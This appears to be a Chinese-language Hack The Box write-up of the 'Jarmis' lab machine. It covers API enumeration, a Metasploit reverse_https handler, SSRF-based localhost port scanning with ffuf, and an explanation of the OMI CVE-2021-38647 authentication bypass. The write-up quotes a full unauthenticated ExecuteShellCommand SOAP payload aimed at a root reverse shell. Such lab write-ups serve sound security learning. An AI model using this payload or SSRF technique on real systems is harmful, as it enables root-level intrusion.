
是 jarmis 网站的 API 使用文档,有之前看到的 jarm 的相关描述和三个 API 接口说明。

关于 signature api,能看到除了提交 keyword 之外,还会提交 max_results:
而且经过测试,对于 keyword 的匹配似乎是模糊匹配:
$ curl http://jarmis.htb/api/v1/search/signature/ --data keyword=1 --data max_results=5 -G -s | jq
{
  "results": [
    {
      "id": 0,
      "sig": "29d29d00029d29d00042d43d00041d598ac0c1012db967bb1ad0ff2491b3ae",
      "ismalicious": false,
      "endpoint": "104.244.42.1:443",
      "note": "twitter.com"
    },
    {
      "id": 1,
      "sig": "29d29d00029d29d00041d41d0000002059a3b916699461c5923779b77cf06b",
      "ismalicious": false,
      "endpoint": "183.79.219.252:443",
      "note": "yahoo.co.jp"
    },
    {
      "id": 2,
      "sig": "27d40d40d29d40d1dc42d43d00041d4689ee210389f4f6b4b5b1b93f92252d",
      "ismalicious": false,
      "endpoint": "142.250.81.195:443",
      "note": "google.it"
    },
    {
      "id": 3,
      "sig": "29d29d00029d29d00042d43d00041d2aa5ce6a70de7ba95aef77a77b00a0af",
      "ismalicious": false,
      "endpoint": "151.101.193.140:443",
      "note": "reddit.com"
    },
    {
      "id": 4,
      "sig": "2ad2ad0002ad2ad0002ad2ad2ad2ad83c2e51da709c877942c98b10a5e814a",
      "ismalicious": false,
      "endpoint": "109.71.161.200:443",
      "note": "livejasmin.com"
    }
  ]
}那么我如果将 keyword 的值置空,若后端没有针对此特殊情况采取额外的措施,则有可能匹配所有的结果。
尝试:
$ curl http://jarmis.htb/api/v1/search/signature/ --data keyword= --data max_results=10 -G -s | jq
{
  "results": [
    {
      "id": 0,
      "sig": "29d29d00029d29d00042d43d00041d598ac0c1012db967bb1ad0ff2491b3ae",
      "ismalicious": false,
      "endpoint": "104.244.42.1:443",
      "note": "twitter.com"
    },
    {
      "id": 1,
      "sig": "29d29d00029d29d00041d41d0000002059a3b916699461c5923779b77cf06b",
      "ismalicious": false,
      "endpoint": "183.79.219.252:443",
      "note": "yahoo.co.jp"
    },
    {
      "id": 2,
      "sig": "27d40d40d29d40d1dc42d43d00041d4689ee210389f4f6b4b5b1b93f92252d",
      "ismalicious": false,
      "endpoint": "142.250.81.195:443",
      "note": "google.it"
    },
    {
      "id": 3,
      "sig": "29d29d00029d29d00042d43d00041d2aa5ce6a70de7ba95aef77a77b00a0af",
      "ismalicious": false,
      "endpoint": "151.101.193.140:443",
      "note": "reddit.com"
    },
    {
      "id": 4,
      "sig": "2ad2ad0002ad2ad0002ad2ad2ad2ad83c2e51da709c877942c98b10a5e814a",
      "ismalicious": false,
      "endpoint": "109.71.161.200:443",
      "note": "livejasmin.com"
    },
    {
      "id": 5,
      "sig": "00029d00029d29d02c29d29d29d29d95b083c15e75e80bc5b372c9a8c48456",
      "ismalicious": false,
      "endpoint": "140.205.94.189:443",
      "note": "taobao.com"
    },
    {
      "id": 6,
      "sig": "27d27d27d00027d1dc27d27d27d27d3446fb8839649f251e5083970c44ad30",
      "ismalicious": false,
      "endpoint": "47.246.24.233:443",
      "note": "pages.tmall.com"
    },
    {
      "id": 7,
      "sig": "29d29d00029d29d00029d29d29d29d83c2e51da709c877942c98b10a5e814a",
      "ismalicious": false,
      "endpoint": "64.4.250.37:443",
      "note": "paypal.com"
    },
    {
      "id": 8,
      "sig": "13d13d15d00000006c13d13d13d13dc46270c6cf614536d39ff39a120e0bcb",
      "ismalicious": false,
      "endpoint": "216.113.181.253:443",
      "note": "ebay.com"
    },
    {
      "id": 9,
      "sig": "27d27d27d29d27d1dc41d43d00041d741011a7be03d7498e0df05581db08a9",
      "ismalicious": false,
      "endpoint": "31.13.66.174:443",
      "note": "instagram.com"
    }
  ]
}顺序输出了十个结果,看来该方法很可能是奏效的。
先用 Id 搜索确定结果的上限,以此来规定 max_results。
$ curl http://jarmis.htb/api/v1/search/id/222 -s | jq
{
  "id": 222,
  "sig": "27d27d27d00027d1dc27d27d27d27d3446fb8839649f251e5083970c44ad30",
  "ismalicious": false,
  "endpoint": "47.246.24.234:443",
  "note": "login.tmall.com"
}
$ curl http://jarmis.htb/api/v1/search/id/223 -s | jq
null
最多 222 个记录,将所有结果取出来:
$ curl http://jarmis.htb/api/v1/search/signature/ --data keyword= --data max_results=222 -G -s | jq >> database.json3、malicious#
看看有哪些服务被标记为 malicious:
$ cat database.json | jq '.results[] | select(.ismalicious==true)'
{
  "id": 95,
  "sig": "2ad2ad00000000000043d2ad2ad43dc4b09cccb7c1d19522df9b67bf57f4fb",
  "ismalicious": true,
  "endpoint": "104.24.4.98",
  "note": "Sliver",
  "server": "Apache/2.4.40"
}
{
  "id": 128,
  "sig": "2ad2ad0002ad2ad00042d42d000000ad9bf51cc3f5a1e29eecb81d0c7b06eb",
  "ismalicious": true,
  "endpoint": "185.199.109.153",
  "note": "SilentTrinity",
  "server": ""
}
{
  "id": 135,
  "sig": "21d000000000000000000000000000eeebf944d0b023a00f510f06a29b4f46",
  "ismalicious": true,
  "endpoint": "104.24.4.98",
  "note": "Ncat",
  "server": ""
}
{
  "id": 154,
  "sig": "07d14d16d21d21d00042d43d000000aa99ce74e2c6d013c745aa52b5cc042d",
  "ismalicious": true,
  "endpoint": "99.86.230.31",
  "note": "Metasploit",
  "server": "apache"
}
{
  "id": 154,
  "sig": "07d19d12d21d21d07c42d43d000000f50d155305214cf247147c43c0f1a823",
  "ismalicious": true,
  "endpoint": "99.86.230.31",
  "note": "Metasploit",
  "server": "apache"
}
{
  "id": 170,
  "sig": "22b22b09b22b22b22b22b22b22b22b352842cd5d6b0278445702035e06875c",
  "ismalicious": true,
  "endpoint": "94.140.114.239",
  "note": "Trickbot",
  "server": "Cowboy"
}
{
  "id": 174,
  "sig": "29d21b20d29d29d21c41d21b21b41d494e0df9532e75299f15ba73156cee38",
  "ismalicious": true,
  "endpoint": "192.64.119.215",
  "note": null,
  "server": ""
}
{
  "id": 178,
  "sig": "1dd40d40d00040d1dc1dd40d1dd40d3df2d6a0c2caaa0dc59908f0d3602943",
  "ismalicious": true,
  "endpoint": "192.145.239.18",
  "note": "AsyncRAT",
  "server": ""
}
{
  "id": 179,
  "sig": "2ad2ad0002ad2ad00043d2ad2ad43da5207249a18099be84ef3c8811adc883",
  "ismalicious": true,
  "endpoint": "94.140.114.239",
  "note": "Sliver",
  "server": "Apache/2.4.38"
}
{
  "id": 184,
  "sig": "28d28d28d00028d00041d28d28d41dd279b0cf765af27fa62e66d7c8281124",
  "ismalicious": true,
  "endpoint": "51.136.77.112",
  "note": "Gophish",
  "server": "nginx"
}
{
  "id": 197,
  "sig": "07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1",
  "ismalicious": true,
  "endpoint": "104.17.237.190",
  "note": "CobaltStrike",
  "server": ""
}可以发现,ncat 被标记为 malicious,并且指纹信息和我们第一次失败探测看到的一模一样:
{
  "id": 135,
  "sig": "21d000000000000000000000000000eeebf944d0b023a00f510f06a29b4f46",
  "ismalicious": true,
  "endpoint": "104.24.4.98",
  "note": "Ncat",
  "server": ""
}
{
  "sig": "21d000000000000000000000000000eeebf944d0b023a00f510f06a29b4f46",
  "ismalicious": false,
  "endpoint": "10.10.16.204:4444",
  "note": "Ncat?",
  "server": ""
}
但是判断结果截然不同。从目前判断:jarmis 服务器统一了 JARM Hash 的探测方式,比如必须完整地探测 10 次,否则需要对结果打“?”表示不确定。而数据库中的 ncat 的 JARM 指纹被认定是完整的 10 次探测后的结果,而非失败导致的默认占位字符(但事实并非这样)。这就导致指纹匹配,但由于探测不完整被打上问号的结果。
简单说,就是没对特殊情况进行特殊处理,都采用了同一套逻辑而导致的情况。
当然,目前都只是猜测。
四、Metasploit#
看到恶意服务清单中有 Metasploit,可以尝试开个服务器让 jarmis 检测一下:
$ msfconsole
[msf](Jobs:0 Agents:0) >> use auxiliary/
Display all 1339 possibilities? (y or n)
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload payload/multi/meterpreter/reverse_https
payload => multi/meterpreter/reverse_https
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 10.10.16.127
LHOST => 10.10.16.127
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started HTTPS reverse handler on https://10.10.16.127:8443
让 jarmis 检测:
$ curl http://jarmis.htb/api/v1/fetch?endpoint=10.10.16.127:8443 -s | jq
{
  "sig": "07d19d12d21d21d07c42d43d000000f50d155305214cf247147c43c0f1a823",
  "ismalicious": true,
  "endpoint": "10.10.16.127:8443",
  "note": "Metasploit",
  "server": "Apache"
}
检测到了,看看流量包:

可以发现多了一个。
常规的探测响应是这样的:

而最后一个 TLS:

这应该就是 jarmis 提到的 JARM 冲突排查元数据的过程,但是都是加密后的内容,无法看到 jarmis 以啥为依据。
五、SSRF#
服务器发送请求 + 抓取元数据(非 TLS 握手包),这两点很容易让人联想到:
SSRF
假设确实存在该漏洞,我们利用该漏洞的目的是什么?如何利用?
1、端口枚举#
服务器发送的请求相较于攻击端发送的请求,有一个天然的优势 → 本地访问。
这也许可以探测到我们探测不到的服务(那些只允许本地访问的服务)。
目前已知 80、22 端口开放,再选定一个 4444(大概率不开放的端口)作为对比端口:
$ curl http://jarmis.htb/api/v1/fetch?endpoint=localhost:80 -s | jq
{
  "sig": "00000000000000000000000000000000000000000000000000000000000000",
  "endpoint": "127.0.0.1:80",
  "note": "localhost"
}
$ curl http://jarmis.htb/api/v1/fetch?endpoint=localhost:4444 -s | jq
{
  "sig": "00000000000000000000000000000000000000000000000000000000000000",
  "endpoint": "null",
  "note": "localhost"
}可以看到响应的差异,对于开放端口,endpoint 的值为 localhost:<端口>;对于未使用的端口,则返回 null。
注意:这里若将 localhost 替换成 127.0.0.1 的话,则得到的结果都是一致的(没区分度),也就是说这里存在“对等价逻辑解析不一致”的现象。这在实战中算是一种思路的拓展:尝试等价写法绕过限制(赌对方存在“允许等价写法,但解析不一致”的情况)。
构造一个端口列表文件:
$ seq 1 65535 >> tcp-ports
$ wc tcp-ports
 65535  65535 382104 tcp-ports
端口不存在的响应大小是固定的 109 字节:
用 fuff 工具探测端口开放情况:
$ ffuf -u http://jarmis.htb/api/v1/fetch?endpoint=localhost:FUZZ -w tcp-ports -fs 109

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://jarmis.htb/api/v1/fetch?endpoint=localhost:FUZZ
 :: Wordlist         : FUZZ: /home/youdiscovered1t/tcp-ports
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 109
________________________________________________

22                      [Status: 200, Size: 117, Words: 1, Lines: 1, Duration: 111ms]
80                      [Status: 200, Size: 117, Words: 1, Lines: 1, Duration: 71ms]
5986                    [Status: 200, Size: 119, Words: 1, Lines: 1, Duration: 148ms]
8001                    [Status: 200, Size: 119, Words: 1, Lines: 1, Duration: 769ms]
TCP 5986 在 Windows 上是 WinRM over HTTPS 的默认端口。在 Linux 上,对应的是一个类似功能的服务,即 OMI(Open Management Infrastructure)。
2、OMI#
管理类的服务器基本都符合“高权限 + 命令执行”这两个高危操作,一旦存在漏洞,就可能实现高权限 RCE。
通过搜索:

可以知道 OMI 有一个 RCE 漏洞,CVE 编号:CVE-2021-38647
受影响的版本为:

官方在 2021年9月8日发布了补丁版本:

而这个靶机的发布日期为 2021年9月27日,很可能考察的就是这个漏洞。
本题确实打的就是这个洞,但没找到办法探测 OMI 的版本号,只能根据漏洞发布时间和靶机时间的匹配度来确定漏洞适配度。这也能从侧面说明为什么 HTB 靶机是极佳的学习资源,再对比……🥲
Poc 仓库:https://github.com/horizon3ai/CVE-2021-38647
简单说说这个漏洞。
首先,OMI 的默认协议是 WS-Management(WSMan),而 WS-Management 又基于 SOAP/XML over HTTP(S) 。因此,与 OMI 默认的交互方式是传输 SOAP。
什么是 SOAP 呢?
这是一种基于 XML 的消息传递协议,用于在网络上的应用程序之间交换结构化信息。所有消息都使用 XML 格式编写,具备良好的可读性和跨平台性,其大致结构如下(后续看 payload 也许有帮助):
Envelope(信封,根元素)
 ├── Header(头,可选,包含认证、事务等元数据)
 └── Body(主体,必填,包含实际请求/响应数据)
      └── Fault(可选,错误信息)
回到漏洞本身,其关键在于一个授权检查逻辑:
if (handler->recvHeaders.authorization) {
   // 处理已认证请求
} else {
   if (handler->authFailed) {
	   handler->httpErrorCode = HTTP_ERROR_CODE_UNAUTHORIZED;
	   // 返回 401
   }
   // 请求被当作已认证用户处理
}
对于添加了 Authorization 请求头的请求进行正常认证,对于没添加的则进入 else 分支,但是 authFailed 的值:
- 初始值为
false - 它只有在经历过一次认证流程并失败后才会被置为
true - 认证成功之后,恢复
false
因此,当攻击者从一开始就不发送 Authorization 头时,认证流程根本没有被触发,authFailed 自然保持 false,也不符合 if (handler->authFailed),后续就直接被认定为已经认证的用户处理了。
而且,OMI 的默认运行用户为 root,一旦认证被绕过,进行的任何操作(其中就包括命令执行)都是以 root 权限运行的。
对应的 Payload 也很简单,只要将 <Header> 部分的 Authorization 头去掉,然后正常请求命令执行即可:
command = ''
payload = """<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:h="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema">
   <s:Header>
      <a:To>HTTP://192.168.1.1:5986/wsman/</a:To>
      <w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI>
      <a:ReplyTo>
         <a:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>
      </a:ReplyTo>
      <a:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteShellCommand</a:Action>
      <w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize>
      <a:MessageID>uuid:0AB58087-C2C3-0005-0000-000000010000</a:MessageID>
      <w:OperationTimeout>PT1M30S</w:OperationTimeout>
      <w:Locale xml:lang="en-us" s:mustUnderstand="false" />
      <p:DataLocale xml:lang="en-us" s:mustUnderstand="false" />
      <w:OptionSet s:mustUnderstand="true" />
      <w:SelectorSet>
         <w:Selector Name="__cimnamespace">root/scx</w:Selector>
      </w:SelectorSet>
   </s:Header>
   <s:Body>
      <p:ExecuteShellCommand_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">
         <p:command>{command}</p:command>
         <p:timeout>0</p:timeout>
      </p:ExecuteShellCommand_INPUT>
   </s:Body>
</s:Envelope>"""
截取自 Poc 仓库
SSRF 的目标确认了:对 OMI 发送 POST 请求 → 执行命令 → 反弹 SHELL
现在需要验证 SSRF 是否真的存在,以及如何利用。
3、重定向#
先解决第一个问题,依旧让 MSF 作为被 jarmis 检测的服务,但是这次我们选择一个:
- 能监听
- 能给重定向响应
的模块。
这个模块叫做 http_basic,使用:
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> use auxiliary/server/capture/http_basic
[msf](Jobs:0 Agents:0) auxiliary(server/capture/http_basic) >> set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
[msf](Jobs:0 Agents:0) auxiliary(server/capture/http_basic) >> set ReDirectURL http://10.10.16.127:4444
ReDirectURL => http://10.10.16.127:4444
[msf](Jobs:0 Agents:0) auxiliary(server/capture/http_basic) >> set SRV
set SRVHOST  set SRVPORT  set SRVSSL
[msf](Jobs:0 Agents:0) auxiliary(server/capture/http_basic) >> set SRVPORT 5555
SRVPORT => 5555
[msf](Jobs:0 Agents:0) auxiliary(server/capture/http_basic) >> run
[*] Using URL: https://192.168.85.144:5555/8ttsHkEl
[*] Server started.
在本地再启动一个 4444 的 http 服务(作为重定向的目的地址):
$ python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
检测:
$ curl http://jarmis.htb/api/v1/fetch?endpoint=10.10.16.127:5555/8ttsHkEl -s | jq
{
  "sig": "07d19d12d21d21d07c42d43d000000f50d155305214cf247147c43c0f1a823",
  "ismalicious": false,
  "endpoint": "10.10.16.127:5555",
  "note": "Metasploit?",
  "server": ""
}
看 MSF 中的日志:
[*] Sending 401 to client 10.129.95.238并不是预期的走重定向,而是给了 401 响应给 jarmis 服务器。
401 响应码:客户端发来的请求缺少有效的身份认证信息,因此服务器拒绝访问该资源。
再次查看该模块的作用:
Description:
  This module responds to all requests for resources with a HTTP 401.  This should
  cause most browsers to prompt for a credential.  If the user enters Basic Auth creds
  they are sent to the console.

  This may be helpful in some phishing expeditions where it is possible to embed a
  resource into a page.
翻译:
此模块会对所有资源请求响应 HTTP 401 状态码。这通常会让大多数浏览器弹出凭据输入框。如果用户输入 Basic Auth 凭据,这些凭据将被发送到控制台。

在某些钓鱼攻击场景中,如果可以将资源嵌入到页面中,此模块可能会很有用。
